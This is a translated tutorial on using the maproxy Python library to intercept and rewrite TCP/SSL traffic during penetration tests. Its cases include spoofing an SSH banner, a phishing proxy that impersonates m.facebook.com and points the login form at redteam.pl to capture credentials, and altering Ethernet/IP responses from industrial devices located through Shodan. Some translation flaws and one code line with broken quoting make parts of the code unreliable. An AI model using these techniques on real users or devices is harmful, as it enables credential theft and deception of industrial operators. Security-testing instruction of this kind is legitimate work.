

This article's translation was prepared in anticipation of the course launch .

Abstract
Various types of security assessments, ranging from regular penetration testing and Red Team operations to hacking IoT/ICS devices and SCADA, involve working with binary network protocols, essentially meaning intercepting and modifying network data between the client and the target. Sniffing network traffic is not a complex task, as we have tools like Wireshark, Tcpdump, or Scapy; however, modification presents a more labor-intensive challenge, as we need a specialized interface to read network data, filter it, modify it on the fly, and send it back to the target host almost in real-time. Additionally, it would be ideal if such a tool could automatically handle multiple parallel connections and offer customization through scripts.
Once, I discovered a tool called , the documentation quickly made it clear to me that maproxy – is exactly what I need. This is a fairly simple, versatile, and easily configurable TCP proxy. I tested this tool on several fairly complex applications, including ICS devices (which generate a lot of packets), to see if it could work with multiple parallel connections, and the tool performed well.
This article will introduce you to processing network data on the fly using maproxy.
Overview
Tool maproxy based on Tornado – a popular and advanced asynchronous network framework in Python.
Overall, it can operate in several modes:
TCP:TCP– unencrypted TCP connections;TCP:SSLandSSL:TCP– with one-way encryption;SSL:SSL– two-way encryption.
It is provided as a library. For quick startup, you can use example files that illustrate the main :
all.pycertificate.pemlogging_proxy.pyprivatekey.pemssl2ssl.pyssl2tcp.pytcp2ssl.pytcp2tcp.py
Case 1 – simple bidirectional proxy
Based on tcp2tcp.py:
#!/usr/bin/env python

import tornado.ioloop
import maproxy.proxyserver

server = maproxy.proxyserver.ProxyServer("localhost",22)
server.listen(2222)
tornado.ioloop.IOLoop.instance().start()
the net/http ProxyServer() requires two arguments – the connection location and the target port. server.listen() accepts one argument – the port for listening to incoming connections.
Executing the script:
# python tcp2tcp.py To conduct the test, we will connect to a local SSH server through our proxy script that listens on 2222/tcp port and connects to the standard port 22/tcp of the SSH server:

The welcome banner indicates that our sample script has successfully proxied network traffic.
Case 2 – data modification
Another demo script logging_proxy.py is perfect for interacting with network data. Comments in the file describe the class methods you can modify to achieve your goals:

What's interesting here:
on_c2p_done_read– to intercept data from the client to the server;on_p2s_done_read– in the opposite direction.
Let's try to modify the SSH banner that the server returns to the client:
[...]
def on_p2s_done_read(self, data):
data = data.replace("OpenSSH", "DumnySSH")
super(LoggingSession,self).on_p2s_done_read(data)
[...] server = maproxy.proxyserver.ProxyServer("localhost", 22)
server.listen(2222)
[...]
Run the script:


As you can see, the client was misled because the name of the SSH server was spoofed to "DumnySSH".
Case 3 – a simple phishing webpage
There are endless possibilities for using this tool. This time, let's focus on something more practical within Red Team operations. Let's impersonate the landing page of m.facebook.com and use a custom domain with a deliberate typo, for example, m.facebok.com. For demonstration purposes, let's just assume that the domain is registered by us.
We will establish an unencrypted network connection to our victim's proxy and an SSL Stream to the Facebook server (31.13.81.36). For this example to work, we need to replace the HTTP Host header and inject the correct host name, and we will also disable response compression for easy access to their content. In the end, we will alter the HTML form so that the login credentials are sent to us instead of Facebook's servers:
[...]
def on_c2p_done_read(self, data):
 # replace Host header
data = data.replace("Host: m.facebok.com", "Host: m.facebook.com")
# disable compression
data = data.replace("gzip", "identity;q=0")
data = data.replace("deflate", "")
super(LoggingSession,self).on_c2p_done_read(data)
[...] def on_p2s_done_read(self, data):
 # partial replacement of response
     data = data.replace("action="/login/", "action="https://redteam.pl/")
super(LoggingSession,self).on_p2s_done_read(data)
[...] server = maproxy.proxyserver.ProxyServer("31.13.81.36", 443, session_factory=LoggingSessionFactory(), server_ssl_options=True)
server.listen(80)
[...]
As a result:

As you can see, we successfully managed to spoof the original site.
Case 4 – Spoofing Ethernet/IP
I have been dealing with industrial devices and software (ICS / SCADA) for quite a while, such as programmable controllers (PLC), input/output modules, drives, relays, ladder programming environments, and much more. This case is for those who like industrial stuff. Hacking such solutions implies actively working with network protocols. In the following example, I would like to show how you can modify ICS/SCADA network traffic.
For this, you will need the following:
- A network sniffer, such as Wireshark;
- An Ethernet/IP or simply SIP device, which you can find using the Shodan service;
- Our script is based on
maproxy.
First, let's look at what a typical identification response from CIP (Common Industrial Protocol) looks like:

Device identification is done using the Ethernet/IP protocol, which is an extended version of the Ethernet protocol for industrial purposes; it wraps control protocols like CIP. We are going to change the designated identification name visible in the screenshot “NI-IndComm for Ethernet” using our proxy script. We could repurpose the script logging_proxy.py and similarly modify the class method on_p2s_done_read, as we want the client to see a different identification name.
Code:
[…]
 def on_p2s_done_read(self,data):
 # partial replacement of response

 # Checking if we got List Identity message response
     if data[26:28] == b'x0cx00':
         print('Got response, replacing')
         data = data[:63] + 'DUMMY31337'.encode('utf-8') + data[63+10:]
     super(LoggingSession,self).on_p2s_done_read(data)
[…]
server = maproxy.proxyserver.ProxyServer("1.3.3.7",44818,session_factory=LoggingSessionFactory())
server.listen(44818)
[…]
Essentially, we requested device identification twice; the second response is the original, while the first was modified on the fly.
And finally,
In my opinion, maproxy a convenient and simple tool that is also written in Python, so I believe you can benefit from using it as well. Of course, there are more complex tools for processing and changing network data, but they also require more attention and are usually created for specific use-case scenarios, such as , or for cases similar to the third one, or for the last case. Either way, with maproxy you will be able to quickly implement your ideas for intercepting network data, as the script examples are very illustrative.
Source: habr.com
